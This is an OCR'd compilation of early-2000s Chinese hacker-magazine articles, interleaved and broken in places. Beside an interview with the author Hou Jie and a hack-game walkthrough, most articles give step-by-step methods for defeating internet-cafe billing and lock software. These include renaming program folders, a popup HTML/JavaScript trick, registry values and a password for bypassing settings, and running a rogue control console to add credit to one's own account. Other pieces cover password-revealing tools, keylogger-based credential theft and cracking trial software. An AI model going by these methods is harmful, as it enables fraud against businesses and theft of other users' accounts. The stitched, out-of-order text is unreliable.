方法一：进入页面后仍然查看源文件，我们可以找到“src="index.swf"”也就是说在临时文件里也会有“index.swf”这个文件，于是进入temporary internet files里面对应的index.wf文件。这个文件必须要用记事本格式打开。打开后，我们可以很轻易地从乱码中看到“http://www.deckfloor.com/stants/hackgame/level3/end.html”这段网址。这就是最后的网址。

方法二：直接查看临时文件里的test.xml，进入后里面写着用户名和密码，填入即可。其实这种方法在以后的入侵应用中更实用一些。

方法三：这个方法就连制作游戏的人也没有料到。很简单，那就是在网页上的Flash 里点击右键，选择“快进”，进入下一帧，里面就会显示密码正确，点“GO”就可以进入最终页了。

进入最终页后，可以看到某某网站颁发菜鸟二级水平认证电子证书等字样（现在好像已经停止发放了），游戏进行到这里就算结束了。虽然整个游戏在一些老鸟的眼里比较简单，但是对于一些新手来说，每过一关将是对他的又一次肯定，又一次成功！

¡ ,˜¿- …›¡ Derek¡ derek@hacker.com.cn

侯捷大陆行

相信了解C++和Jave的人一定听过侯捷的大名，他是一位资深的技术作家，译有大量深受读者喜爱的著作，如：《Java编程思想（第2版）》、《深入浅出MFC（第二版）》、《STL源码剖析》、《深度探索C++对象模型》等。其真名叫侯俊杰，在技术领域中一举扬名，而侯捷则在轻松的书评和著作中获得赞赏。网站http://jjhou.csdn.net/虽然制作得不是很美观，但是内容很丰富，很适合程序爱好者访问 。

侯捷先生以为：“任何书籍如果缺少读者，再怎么优秀都将丧失价值。书籍好坏，是在其明确定位下的表现良窳（包括定位清楚与否、技术正确与否、文字顺畅与否、视野价值与否…），并非技术层次高的书就一定好过技术层次低的书。书籍的目的是授业解惑，不是彰显作者的技术水平 。”

本次侯捷先生的21日大陆行，笔者当然不会放过这个机会，有幸在China-Pub 会员座谈会上见到他，听其侃侃而谈，感觉获益不少。同时也深感应该将一些读者最关心的技术相关问题整理出来，对大家有所帮助。

1．现在业界关于计算机算法方面的书比较多，侯老师你对算法方面的书有没有自己写过，对算法和书评是怎样看待的？

侯捷：关于算法方面的书是介绍的不多，也没有专门写过此类的书籍，我翻译或写作的大部分书籍是注重它的应用性，在以后我也不打算写此类的书。关于书评，欢迎广大读者到我的网站“侯捷网站”浏览或下载。关于算法的详细情况，可以到《STL源码剖析》中查看，这本书中有很大一部分是介绍算法。这里我想提醒一下读者，好多书评其实不是书评而是一种读后感，没有体现书评的真正意义，参考好的书评可以帮助你选一本好书 。

2．作为一名优秀的程序员，数学基础是不是很重要？要具备哪些基本素质？在自学的过程中要注意哪些问题？

侯捷：我认为，作为一名优秀的程序员，数学基础不一定要求很高，如果是专注某个领域，那就难以说得清楚。作为一名普通的程序员，我可以绝对地说数学不占基础知识的主要位置，对于最基本的“数据结构，基本算法，操作系统”的掌握就足够了。

在自学的过程中，要选择好书是最重要的，书是你的老师，要学会到网络上查看书评，这样便于选书，找与你类似的朋友，互相辅导，互相启发。在这一点上，我个人在成功的道路是有体验的 。

3．自学选择什么样的新语言最好？你最关心的是哪种语言？

侯捷：OO语言是我最关注的，它是三大主流(Java,C#,C++)。自学选择什么样的语言与个人的兴趣和基本功有很大关系的，对于未来的就业发展怎么样，一定要精钻下去。每种技术规律都是有变化的，而每种语言都有其自身的独特性，只要遵循其规律性，就不难找到开发程序的快乐。这样你就感觉到这种新语言最好。

4．你那本《STL源码剖析》，写的很不错，对源码的分析很透彻，也很细致。基于STL，你能否谈一下MFC细节上的不足之处呢？

侯捷：在这里作详细的对照很困难，基于Java在OO中的应用是比C++好些，在MFC中可以实现跨平台，在MFC中用了不少宏的功能，读者感觉不太规范。我觉得很好，并不是在语言层次可以跨平台，MFC在实际应用上从设计到制作能够分析的很彻底也很透彻，但是我对MFC有很大的信心去做一些有实际应用的东西。基于STL的源码

在分析和总结上内容比较庞大，而且也比较复杂，不管以后新事物出现或是代替MFC，我觉得都是很自然的现象。

5．在嵌入式系统中加入C++、C、C# 时，程序是否会显得不伦不类？

侯捷：应该不会，关键是一小部分使用C++、C、C#，作为一个点缀。作为一个程序员应该这样想：做完程序后，抽出一些宝贝的东西。具备这个心态，是成功的基本要素。

6．用Java写一些小的程序在执行Flash的一些动画中特别慢，请问侯老师能否有一种新的语言来替代Java，使其速度变得更快一些？

侯捷：估计目前没有。使其动作更快，这是技术上的问题，用Java完全可以实现自控播放图片的速度，不过这里用到相关技术及相关的知识比较多。从其本义来讲，从播放到动作的过程，完全是在多媒体或其他图片动画中，用一个小程序来实现的。总而言之，取而代之也就没有多大必要，因每种语言都有其自身的特性，有其自身的支撑，随着时代的变化陶汰也是顺其自然的。

7．侯教师你对虚拟机是否了解很多？你对虚拟机的未来是如何看待的？

侯捷：虚拟机不敢谈很深入，因为虚拟机是我明年研究的重点，在此感谢大家对我的恭维。目前我对虚拟机还不是很熟悉，我对虚拟机的研究是有足够信心和实力的。虚拟机我不能确切地说，未来发展怎么样，我建议研究虚拟机的朋友一定要精钻下去，我想虚拟机的未来不是很遥远，只要你努力，仔细、用功研究，你的未来不是梦。

8．我想问一下，是不是30岁以上的人不能学习程序开发，也就是说不能学习编程了？

侯捷：不能这样说。我也是接近30岁开始学习编程的。只要你有信心，在年龄上是没有限制的。不过年纪大了，你的记忆力可能稍差一点，用的熟了，学的多了，自然而然也就快了，再接触新的语言，也就更容易了。

9．我是一名学生，我想问一下学生在学术领域该如何抉择自己的道路？我们没有毕业的学生特别茫然，专业比较泛，时间没有怎么办？台湾和大陆的学生有什么差异？

侯捷：抉择最重要是认清自己的特点，这一点非常重要。对你自身的专业比较泛，主要是专心，当然付出的要比别人多；更重要的是培养自己的兴趣。我个人的最大感觉是大陆的学生表达理解能力特别强，台湾这方面稍差一点。学生的创造力和内在的潜力我无法谈的太多。

10．侯老师，请问：你对原版书和翻译书是怎样看待的？

侯捷：如果好的翻译书，我100%支持看翻译书，看好的书可以节省时间，因为英文不是我们的母语，当然读起来印象不深。也许有的读者认为看原版书可以提高英文的阅读能力，我个人认为要提高阅读能力可以参考一些其他的书，如果个人经济能力欠缺的话，对翻译此书有质疑，中英文对照会更好一些。

最后非常感谢China-Pub提供的机会，感谢他们为我们读者提供的方便；同时也希望多出这样的作家、译者，能够将更多更好的国外图书翻译出来，写出更多深受读者喜爱的书评。2003年当属侯捷的创作高峰期，对此我们将拭目以待！

关于万象幻境的锁定层面漏洞

文/powwow

万象的锁定层面漏洞可以实现免费上网，本文的目的并不在于教大家如何免费上网，而是给网吧管理员提个醒，别让银子飞走啦！

很久以前我就发现了万象幻境的一个漏洞，但是我一直没有注意，因为我觉得它没有什么用。但是一个偶然的机会我利用它实现了免费上网！我相信在我之前一定有不少人发现了它，但是我没有看见任何一篇关于它的报告，可能是人们一直没有注意到它，于是我决定写出来，和大家交流。

一、发现、利用

一日在一个网吧上网，发现一位老兄坐在一台被锁住的机器前，悠闲地听着音乐。我很纳闷，就用会员卡开了机，运行winamp ，选上几首歌曲，然后试着下机，结果发现，万象只是简单地将桌面进行锁定，并没有结束刚才结账之前User自行开启的程序进程，耳麦里仍能听见音乐。

于是我想到："能不能在桌面锁定后将IE激活呢？"我试着打开SINA的首页，然后马上下机，过了一会儿，SINA首页的广告弹了出来，用鼠标竟然可以点到，如图1所示。（在锁定状态下，鼠标的活动范围是有限的）。点击以后，会用IE打开这个广告的网址，窗口大小不一定，一般不会是"最大化"的。下面我们就要解除鼠标的活动范围限制，这时IE的热键帮了我：按 Alt+空格 会在IE窗口的上边缘出现下拉菜单。接着按M，这时鼠标的指针变成了如图2所示的样子，然后我发现，鼠标可以全屏移动了。下面的事情你看着办吧！

图1

图2

二、深入

这个漏洞可以这样使用：

1.用会员卡上机，打开IE登陆一个有广告的网站（这里推荐SINA，因为这个网页打开的比较慢,我们有足够的时间完成上面的操作），在广告条弹出来之前结账下机，稍等一会广告就会弹出来。值得一提的是，如果在3分钟以内完成此操作，万象是不会计费的，所以也可以说是完全的免费上网。

2.写两个Html文件

```
<html>
<body>
<script language="JavaScript">
<!—
var gt = unescape('%3e');
var popup = null;
var over = "Launch Pop-up Navigator";
popup = window.open('', 'popupnav', 'width=270,
height=160,resizable=0,scrollbars=auto');
if (popup != null) {
if (popup.opener == null) {
popup.opener = self;
}
popup.location.href = '2.htm';
}
// -->
</script>
</body>
<html>
```

利用万象整万象

文／阿吉

万象有客户端和控制端，网吧有N台机器，网吧老板就会装上N个客户端，客户端就会对当前的计算机控制端提供完全的共享，支持关机、锁定、计费……功能多得数不胜数。这些由它的控制端可以完全做到。那么好戏开始了，既然网吧由一个控制端来控制，我们为什么不自己制造一个控制端呢？那样我们不是也可以控制整个网吧了吗？说到这里，如果你对这些还不熟悉的话，那你肯定心动了，好，且听下文.....

我们现在的位置处于客户端状态，先看看能不能下载……几秒过去了，不能下载。好，我们进入C：\盘，找到Octopus这个文件夹（由于管理员的设置，该文件夹不一定就在C：\盘）把它改名。什么？不能用右键？这好办，用鼠标按该着文件夹，用右键，按了大概两秒吧，我们再按一下左键（此时不要放开右键）。好了，按左键之后那些删除，复制，重命名这些菜单都显示出来了。现在我们就可以为所欲为啦，先不要管其他的，第一个动作就是把它改名，如果是心狠手辣的家伙可能还会把文件夹删掉（此外，调出右键的方法还有按住Shift+F10 ，要先自定义调出菜单的对象，更简单的是按F2键）。现在我们就重新启动，启动后万象就不能运行了。现在直接就可以到Windows的原始界面，Very Good，在IE属性里->自定义安全级别->允许下载->成功 。

首先下载两个软件，一个名为“wx1”，它的名字应该是这个吧？我邮箱里面是这样显示的另一个就是万象管理系统的安装文件。由于这些涉及到整个网吧的安全，下载地址我暂时不提供，找不到的朋友跟我联系吧。下载完毕后，我们打开“wx1”，它的作用就是把万象系统的全部密码显示出来。好了，知道密码我们就可以让这台机器乖乖听命啦。下一步，万象的安装文件，当然是安装服务端啦。好了，安装完毕，我们现在可以看到这个网吧所有正在运行的机器，足足有好几十台啊。我们随便找一个来看看，右键，里面有关机，远程控制，加费操作，附加……不数了，太多了，很多朋友都会用冰河远程控制，那样还要骗人家运行Server.exe，这样不大好，现在是网吧老板帮我们运行了这个所谓的Server.exe啦，所以我们进行下一步的操作。举个例子，如果我们现在用的是限时上网，那可以给自己加钱，一开始就给他们一或两块钱，然后就自己加，上到明年29号晚上都是费去一两块钱。如果他们是上多久就按多久时间加费，那我们就可以过一段时间就帮自己结账，再上机。哈哈哈，不说了。我们现在已经有了控制端，已经过了一次老板瘾，只是不能收钱而已。

声明：我写这篇文章的目的不是教大家怎样去控制整个网吧做坏事，而是要系统管理员吸取这样的教训，从而为自己的网吧安全更好地着想。

最后我还是说一句：如果还有哪些看不懂的就跟我联系吧，我的ＱＱ是：122360338

先将上面代码存为1.htm，再把2.htm里面加一个超链接，原理和上一种方法差不多，就是自己写一个和“新浪首页”差不多的网页。

有些人会觉得麻烦，他们可能会去一个带有恶意代码的网站，如：http://www.cococ.com，浏览过以后，注册表的很多项目都会被改掉，甚至重启后会自动打开该网址的网页，正好派上用场（没有想到这样一个一直被我们谴责的网站，关键时刻却派上了用场）。

三、思考

造成这一个漏洞的原因很简单：结账下机时，万象只是简单地将桌面进行锁定，并没有结束刚才结账之前User自行开启的程序进程，所以万象的开发者只要写一个补丁，使得万象在进行桌面锁定后关闭msconfig以外的进程就可以了。在这里我只是提供一个思路，希望能引起大家的注意，早一些把问题解决。

网吧管理

缺陷多多

文／啊吉

随着计算机事业和网络的发展，互联网已经走进了人们的生活，成为人们生活不可分割的一部分。在电脑普及率不高的中国，网吧成为许多人们接触网络的地方。网吧的兴盛说明了我们网络业的发展，但是，在网吧中，并非所有的人都只是上网而已。网吧的开放性和管理的松懈使许多心怀叵测者有机可乘，威胁到了网吧的管理和顾客的隐私 。

首先是网吧收费上的漏洞。现在的网吧已经告别了早先使用人工记费的历史，使用软件了。就现在许多网吧都使用万象幻镜这一网吧记费软件来说。它是以在网吧管理机器安装服务端，在上网的机器上安装客户端，然后通过系统登陆后执行客户端的形式来实现对网吧机器的管理的。那么，最简单的办法只要在未进入系统的时候按住F8键，然后选择进入安全模式或者DOS，找到这个软件的目录，一般是Octopus，把它改为任何一个名字，接着重新启动机器就可以了。一些有经验的网管屏蔽掉F8键，不允许在未登陆系统前使用它，那么这种方法就不可以用了。但是，根据万象运行的原理，只要在系统登陆而还未完全运行它的时候，按Ctrl + Alt + Del取消它的执行就可以了，这是另一种方法。还有个收费上比较明显和常见的漏洞就是，默认情况下，一些软件安装后在系统登陆后会自动运行，比如QQ或者是P2P软件，它们会突破客户端的限制，可以让贪小便宜者使用。这种漏洞可以让那些人更大胆，因为那是网吧自己的疏忽造成的，它主观上并未做什么，就算抓到了也可以狡辩。

以上说的是网吧收费上的漏洞，但是有危害的漏洞不止这一类。现在有许多人在网吧使用QQ聊天或者玩网络游戏，于是有一些别有用心的人就进入网吧偷取各种密码和账号。首先，他们需要下载一些程序，因为一些密码都需要利用各种木马，或者键盘记录器才可以取得。管理比较正规的网吧都会屏蔽下载功能，但是这种屏蔽对一些稍微懂计算机知识的人来说根本不起作用，他们通过编辑注册表文件或者是访问特定的网站，就可以修改电脑的使用权限了。下载了文件后，接着就是安装。我想现在的网吧都安装有防火墙或者杀毒软件，可惜的是，使用者可以随便关掉这些软件，甚至不让它们下次自动运行。这样他们就可以使用木马或者记录程序来偷取他们想要的东西了。比较普遍的是，这样的人在一台机器上安装冰河，然后坐在这台机器的附近注意新的使用者，在适当的时间远程开启键盘记录，顷刻之间密码就到手了。对于这种管理漏洞，网吧的管理者首先应该时刻注意机器的运行情况，可以安装一些屏幕监控软件，来观察使用者的举动。当然，这本身也是对使用者隐私的侵犯，不推荐。其实最好的方法是给上网的电脑安装硬盘保护卡，保护系统分区，把其他的应用软件安装到别的分区。这样就算安装木马，木马程序也不会在机器下次重新启动后运行，因而保护了使用者的隐私。另外，在服务器上安装大型防火墙，比如诺盾的企业级防火墙，效果十分好。它在发现有可疑文件的出入时都会报警，还可以自动更新。

还有一类人，他们就是冲着破坏网吧来的。这些人无论是否在网吧里，只要在电脑前就可以危害网吧的安全。首先，在网吧上网的人，他们可以通过“网上邻居”或者使用一些类似NetSuper的软件搜索局域网中共享的资源，从而找到网吧的网

破解网吧技

文/sokey

现在很多人都去网吧上网，那种被束缚的感觉一定不好受吧~！是不是有一种冲动想把那个该死的管理系统关掉呢（我就很想:)）？经过我冥思苦想之后，总算找到了一种方法破解系统管理员的密码!

现在就以万象幻境来说吧。

1.去下载一个看 *** 的工具，那种东西到处都有，可别问我哪里找!

2.然后重新启动计算机，一直按住Shift键不要放哦，就可以进入到安全模式（如果你的注册表编辑器没有被禁止，可省去这一步）。

3.在运行里输入 Regedit 运行注册表编辑器，之后找到 HKEY_LOCAL_MACHINE\ SOFTWARE\万象幻境\专家系列网管软件主键，在右边的键值项数据中找到"运行设置程序密码"，将键值复制后删去（如果是10.1以后版本的注册表键值不能删除，但是可以替换，用 0492501740482280980880950492511782230960480382461 73036211 替换原来的键值，原来键值也要复制，除非你想被老板发现）。

4.搜索到"网吧管理专家设置程序"运行，这时不需要密码就可以运行了(更改键值的需要密码。密码是 121865)，在设置中找到更改密码一项，然后再用开 *** 工具就可以看到所有的密码，之后回到注册表，在"运行设置程序密码"键值使用粘贴恢复运行设置程序密码时的密码，重新启动之后，大功告成！

络接入服务器。找到后看它的共享情况，假设安装了系统的分区共享（一般有共享密码），就下载一个 verdir.vxd 的文件放到本机系统目录的 sysytem 目录下，这样就可以不用输入共享密码而进入共享目录了，然后想做什么就随便他了。如果没有共享服务器系统目录的话（大部分网吧都是这样的），就到网上下载个共享蠕虫，一样可以利用它来进入服务器。如果破坏者不在网吧上网，他只要弄到网吧服务器的 IP 地址，一样可以起到破坏作用。他可以使用 NET 命令和 NETX99 来入侵网吧的服务器（网吧里上网的机器一般不安装 Windows XP 或者 Windows 2000 系统，NET 命令不好用）。具体过程限于篇幅就不说了。对于这些人，还是那句话——"救灾不如防灾"，要在防火墙的设置上下工夫，而且无论什么密码都要使用强口令，不然的话很容易给 X - Scan 等弱口令探测软件探测到密码。没有用的端口要及时屏蔽掉，服务器要及时打上最新的补丁。只有这样才可以维持网吧更好的运行。

附带说一下，本文所提到的网吧管理软件万象幻镜，用的十分普及，但是它的安全性实在太差了。一位网友说了他的发现，在一些键盘上有个 Sleep 键，在万象幻镜的客户端锁定的情况下，只要按一下 Sleep 键，在提示出现错误后，机器就可以自由使用了。另外，网吧收费机，也就是万象幻镜的服务端机器上，在 Octopus 目录下会有个 octopus.MDB 文件，这个文件就记录了网吧所有会员的资料和会员卡的密码，如果找到了这个文件，就可以用 ACCESS 数据库软件，使用万能密码打开这个文件了。如果真是这样，还会有谁会加入到会员中呢？！

以上是我本人的几个观点，毕竟水平有限，如有不足之处，欢迎各位批评指教。我的 QQ 是 122360338

¡ ,˜¿- …›¡ Derek¡ derek@hacker.com.cn

密码随意破

文／二点

在众多的网管软件中，“美萍安全卫士”（下称美萍）可以算是在网吧中被使用最多的了，我们在网吧也受着美萍的各种限制，所以我们必须用必要的手段突破美萍的种种限制，最好的手段当然是拿到它的密码了。

下面就详细看看我们用软件获取任意版本的美萍密码的过程。

首先看一下网吧安装的美萍版本：在美萍环境下打开“开始菜单”中“关于我们”后可以看到美萍的版本，查看到版本信息后回车继续做我们的事。如果该美萍的版本是比较低的，一般是8.33标准版以下的，我们可以直接用“美萍破解器”破解密码，只要Down个“美萍破解器”直接获得美萍的密码就可以了（如图1）。如果是我们不能用“美萍破解器”获得密码的版本，但又是8.33－8.55内的，如8.55版本的美萍，我们不能用“美萍破解器”获得密码，那就用“美萍解锁器”；用它解锁美萍后，我们打开美萍环境下的“开始”菜单中“系统设置”，这时会提示输入密码；由于已经运行了“美萍解锁器”，美萍系统设置的密码已经成为任意值了，我们按回车后就可以进入美萍系统设置的界面了；进入后，打开“管理”选项中的“密码”选项，我们可以看到这样一行白色字：“密码设置功能已被zmworm禁止了，你不能修改密码”(如图2)。不难想象这是“美萍解锁器”搞的鬼，由于它的存在，我们不能任意修改密码，这里我们就要找一个可以杀进程的工具。我用“进程管理器”，看到它的名字就知道是可以用来查杀进程的，那么用来“杀”什么呢？它是用来杀那个“美萍解锁器”的。为什么要杀它呢？因为我们用“美萍解锁器”解锁美萍进入“系统设置”后就可以不要它了，可是它并不那么识相，它还是赖着不走(如图3)，妨碍我们得到或修改美萍的密码，所以我们要结束掉它，乖乖的请它走。它当然不肯了，那我们只好动粗了。在“进程管理器”里，我们可以看到这样一个进程；mpj01.exe，它就是那个“美萍解锁器”，把它结束掉以后，再回来看看“密码”选项，那讨厌的白色字是不是不见了啊？我们还可以任意修改密码(注意：用“进程管理器”结束“美萍安全卫士系统设置解锁器”时，不要打开管理界面下的“密码”选项，等结束掉后再打开，不然可能会改不掉密码)，不过修改掉密码就不太好了，这很容易被网吧的Boss发现，所以我们还是拿到它的密码好。由于那些密码已经变成了****，所以我们要找一个“帮凶”，它就是“bue 密码精灵”了，这个东东可以使变成***** 的密码原形毕露。下载“bue 密码精灵”运行后，我们把它上面的放大镜图案拖到密码框里的****上就可以看到密码的原来面目了(如图4)。这样我们就得到了美萍8.55版本的密码了。要是我们遇到8.55以上的版本的美萍的话，应该怎么破解呢？这更简单，对于8.55以上版本的美萍，用“美萍解锁器”不会对密码选项进行限制，所以我们也没有必要杀掉它。理所当然，我们也不用请来杀进程的工具了，直接用“bue 密码精灵”显示密码就可以了。

图 1



图 2



图 3

图 4

在日常工作中，我们经常会遇到需要密码才能打开的文件。一般情况下用户只能猜测几种可能的密码，如果不能成功则对此文件无能为力。不过，随着计算机运算速度的提高，猜测密码的工作可以交给计算机来完成，而用户所需要做的就是给出一个猜测的规则即可。

面对“密码”不是束手无策

文／emook

随着计算机应用的深入，许多用户都开始利用计算机处理一些安全性要求较高的信息，这就不可避免会碰到如何保密的问题。相对而言，设置密码是为了防范，密码越多也是最容易忘记的；另一方面，随着密码数量的增多，用户忘记密码的现象也与日俱增。在这种情况下如何解除所设置的密码、尽可能的减少损失也被提上了议事日程。下面为大家介绍一些常见的密码破解方法。

一、压缩文档密码的破解

(一) Winzip

加密设置：右击需要压缩的文件，并从弹出的快捷菜单中执行“Add to ZIP”命令，打开“添加到文件”对话框，然后单击“密码”按钮，打开“密码设置”对话框并输入所需的密码即可。我们仍可使用“WinZip”查看加密后的压缩包中的文件列表，但解压或浏览其中某个文件时，系统就会要求用户输入密码。

破解方法：当用户因遗忘ZIP压缩包的密码而无法对其进行解压、释放等操作时，我们可以到http://www.elcomsoft.com/下载一个专门解除ZIP压缩包密码的解密软件AZPR(Advanced ZIP Password Recovery)对密码进行搜索。我们只需从“ZIP Password—encrypted file”对话框中选择需要解除的ZIP压缩包，并在“Brute—Force range options”对话框中选择密码的范围(如是否包括大小写字母，是否包括数字、空格、符号或包括所有内容等)，最后单击“Start”按钮，系统就采用穷尽法对所有可能的密码组合进行测试，找到密码后再将其显示出来。

(二) ARJ

加密设置：ARJ是一个命令行实用软件，它的有关操作全部通过命令行来实现，其中“-P”参数就是用来设置压缩包密码的，我们只需在它后面输入相应的密码，即可达到为压缩包设置密码的目的(“-P”参数与密码之间没有空格)。如我们要将C盘DOS目录下的所有文件全部压缩到一个BACKUP的压缩包中，并为它设置”PASSWORD”的密码，只需执行“ARJ A—PPASSWORD BACKUP C:＼DOS”命令即可。

破解方法：当ARJ压缩包的密码被遗忘之后，我们同样可到http://www.elcomsoft.com/下载一个专业的ARJ压缩包密码解除软件AAPR(Advanced ARJ Password Recovery)，然后再利用它找出ARJ压缩包的密码。AAPR的界面及操作方法都与AZPR基本一致。

二、办公软件密码的破解

(一)WPS 2000

在WPS 2000中，无论是“普通型”密码还是“绝密型”密码，我们都可以破解，但首先需要一个名为“Edward WPS Password Recovery，Edward WPS”(简称为“EWPR”)的密码破解软件，然后使用EWPR对WPS 2000文档的密码进行破解。

在“Encrypt WPS 2000 file”对话框中指

定所需的WPS 2000文档，并在“Type of Attack”列表框中选择适当的密码破解方式(一般应选择“Brute—force”，暴力穷举破解方式)。接下来，应根据具体情况在“Brute—force Range Options”列表框中选择可能包含的密码范围，并在“Start From”对话框中指定开始进行查找的字符(主要用于从上次中断处继续进行破解)。设置完这些选项之后，我们只需单击“Run”按钮，EWPR就会采用穷举法对WPS 2000文档的密码进行破解，使用非常方便。

(二)Office文件解密

Excel以其简单易用的操作、强大的数据计算、丰富的图表分析等功能深受财务、统计工作者们的厚爱。为防止某些机密资料的外泄，他们往往会给这些文件加上密码，但有时也会犯点小错误，忘掉自己设置的密码(毕竟是人，非机器嘛)。那可怎么办？别急，试试这把“万能钥匙”——AEPR，用了它之后，不管你的密码设置得多么巧妙、复杂，它也会帮你解出来。

1．AEPR简介

AEPR全称Advanced Excel Password Recovery，译成中文名为“高级Excel密码恢复器”，专门用来恢复丢失的Excel 97文档密码。此外，它还能用来对Excel文档进行安全性分析。该程序适用于微软公司的各种语言版本的Excel软件。

2．AEPR的使用方法

AEPR的使用界面为标准的Windows风格，菜单栏下为一排工具按钮，它们的作用分别为：打开项目、任务设置、开始查找、停止查找、帮助、关于AEPR、退出此程序。

AEPR的使用操作还是比较简单的，具体步骤如下：

(1)启动AEPR。

(2)按“打开”按钮，从中选取文档，将其载入项目文件中。注意：打开的Excel文档此时必须不再使用。

(3)确定查找密码的各个选项。

“Brute—force attack”穷举法查找密码范围：

Lowercase(a.. z)26个小写字母；

Uppercase(A.. Z)26个大写字母；

Numeral s(0.. 9)10个数字；

0ther symbol s其他符号；

User’s charset用户自定义。

“Password length”密码长度范围：

Minimum密码最小长度；

Maximum密码最小长度。

此处的设置好坏将直接影响AEPR的查找速度。

AEPR使用穷举法查找密码，可以是单独查找上述某一字符选项，也可以是查找它们的组合，灵活选择它们能大大减少AEPR的查找时间。

“Password set”密码设置：

Start with 设定查找密码的起始范围；

“Dictionary baced attack”选择词典文件。

未注册版虽带了一个词典文件，可惜不能使用此法来查找密码。

(4)一切设置完毕后，点击“OK”，返回主界面。按下工具栏中的“Start search”，AEPR就开始查找密码。AEPR的状态栏显示查找密码时的所有信息，此信息将保存在ae97pr.1og日志文件中，方便我们查阅。经过一段时间的查找、对比，最后AEPR显示出查到的密码，并显示出共尝试了多少个密码、查找的时间及每秒钟查找的数量。比如Word、Access密码的破解大同小异，有兴趣的读者可以小试一下。

三、PDF文档密码的破解

PDF是目前比较好的电子文档格式，得到了广泛的应用，成为许多出版商发行电子版的通用格式。但是在实际使用过程中，发现有许多出版商为了不同的目的，对PDF进行了加密，使得PDF文档的打印、复制功能失效。下面就向各位介绍如何利用Advanced PDF Pas sword Recovery破解PDF文档，使其可以打印、复制。

安装并运行Advanced PDF Password Recovery，单击工具栏中的“Open document”图标，打开一个加密的PDF文档，如该文档是一个未加密的PDF文件，则提示“File is not encrypted”。若文档是一个加密的PDF文件，则提示“This PDF file is protected, Do you want to remove the protection?”回答“是”即可。然后弹出“Save decrypted file as...”对话框，选择保存文件的位置和文件名，单击“保存”就可以了。这时，我们在Advanced PDF Password Recovery的Status Windows窗口中可以看到“Protection success—fully removed”的

信息。

至此已成功地将有保护的PDF保护标志移去，你可以用相应的PDF文档阅读编辑工具打开上述“save as”文档。请看一下，是不是可以打印、复制了呢?

另外，如果想恢复PDF文档的保护功能，只需在Acrobat软件中选择“另存为”就可以了。在“另存为”对话框中的Security处选择Standard，并在随之出现的对话框中填写相应的密码和选择保护的项目：

0pen the document为打开PDF文档的密码，Change security为修改密码。

四、采用“*”显示密码的破解

当用户输入密码时，绝大多数软件都采取了不显示原始字符，而将其显示为“*”的方法，以防输入密码时被他人“偷窥”。这种密码能不能解除呢?回答是肯定的！Snadboy是一个专门用于解除应用程序对话框中采用“*”显示的密码的工具软件，它可将这些密码的原始字符查找出来，并显示到用户的面前。我们要使用它解除某个密码，只需先打开其他应用程序并显示出密码对话框(即显示“*”)，然后用鼠标将Snadboy“密码区选择器”中的“十字架”拖到这些应用程序的“*”密码上，Snadboy就会将这些“*”密码解除出来，并将其原始字符显示到“密码”框中。

五、光盘序列号的破解

如今市面上有很多加密光盘，这些光盘是以特殊形式刻录的。将它放入光驱后，就会出现一个软件的安装画面要你输入序列号，如果序列号正确就会出现一个文件浏览窗口，如果错误则跳回桌面。如果你从资源浏览器中观看光盘文件就是一些图片之类的文件，你想找的文件却怎么也看不到。这样的事情你碰到过吧？如果你的光盘序列号丢了或者光盘上的序列号根本不对，该怎么办呢?

1、用UltroEdit等16进制编辑器直接找到序列号

运行U1traEdit，用它打开光盘根目录下的SETUP.EXE，然后点击菜单上的“搜索”→“查找”，在弹出的对话框“查找什么”栏中填入“请输入序列号”。注意：要将多选框“查找ASCII字符”勾选上，然后回车，在找到的“请输入序列号”后面，接下去的数字就是序列号了。

2、用IsoBuster等光盘刻录软件直接浏览光盘上的隐藏文件

运行IsoBuster，选择加密盘所在的光驱，点击选择栏旁边的“刷新”按钮，此时就会读取光驱中的文件。这时，你会发现左边的文件浏览框中多出一个文件夹，那里面就是真正想要的文件。现在，你就可以运行或复制这些文件了。

3、用虚拟先驱软件(如Vcdrom，虚拟光驱2000)和16进制编辑器(如UltrraEdit，WinHex)查看隐藏的文件

(1)用虚拟光驱软件把加密光盘做成虚拟光碟文件，进度到1%的时候就可以按Ctrl+Alt+Del组合键强行终止虚拟光驱程序的运行。

(2)用16进制编辑器打开只做了1%的光碟文件(后缀名为vcd或fcd的文件)，在编辑窗口中上下查找任意看得见的目录名或文件名(由于文件不大，很容易找到)，在该位置的上下就可以看见隐含的目录名或文件名了(一般是目录名)。

(3)在MS—DOS窗口下用CD命令进入看到的那个目录，再Dir一下就可以看见你想要的文件了。此时是运行还是复制文件就随你了。这一式左右互搏，再厉害的加密盘也在所难逃。

4、在光驱所在盘符下执行dr2\filelist.exe。

exe即可运行浏览程序(filelist.exe为隐藏的浏览光盘的程序)。

用这种方法对付好多光盘都有效，但不敢说100%有效，为什么?因为我不可能把所有的光盘都试过呀!这一式不需注册码，不需要软件，时尚之选!

File Monitor这个软件大家可能不是很熟悉，它是纯“绿色”免费软件，可监视系统中指定文件运行状况，如指定文件打开了哪个文件，关闭了哪个文件，对哪个文件进行了数据读取等。通过它，你指定监控的文件有任何读、写、打开其他文件的操作都能被它监视下来，并提供完整的报告信息。哈哈，聪明的你肯定想到了吧?对!就是用它的这个功能来监视加密光盘中的文件运行情况，从而得到我们想要的东西。

下面以某新版DDR跳舞碟为例，来看看如何发现隐藏目录。

(1)运行File Monitor的主文件FileMon，在“Options”内将“Capture Events”打上勾。

GIF2SWF 汉化版破解

文／王智雄

GIF2SWF是一款非常优秀的软件，但它却限定了使用期限，想继续使用的话，一是交出$，二是破解啦。当然我们并不赞成这么做（尊重别人的劳动成果嘛）。本文主要是让大家多学习一些破解技术。

GIF2SWF是一个能把*.gif文件转化为*.swf文件，并且可以加保护、输出多种格式（HTML格式、SWF格式等），还有很多其他功能。不过该软件只提供15天的试用期，要继续使用就得花9.95美元的注册费注册。这对于我们穷学生来说可不是小数目啊！本文通过学习KWdsm V10增强版动态调试功能的一般应用，谈谈软件破解的基本思路，与各位高手交流交流技术。本文是通过暴力破解的方法，因此破解是有一定的BUG存在的。

一、准备工作

1.使用的工具

kwdsm V10增强版：这是Killer修改的反编译工具，功能强大的静态分析中文软件的利器（下载地址：http://nfans.net/killer/）。

Winhex 10.0注册版本：一款优秀的16进制编辑工具，其内存编辑功能值得称道（下载地址：

（2）运行DDR跳舞碟，当选择的舞曲已调入内存后即可退出DDR。

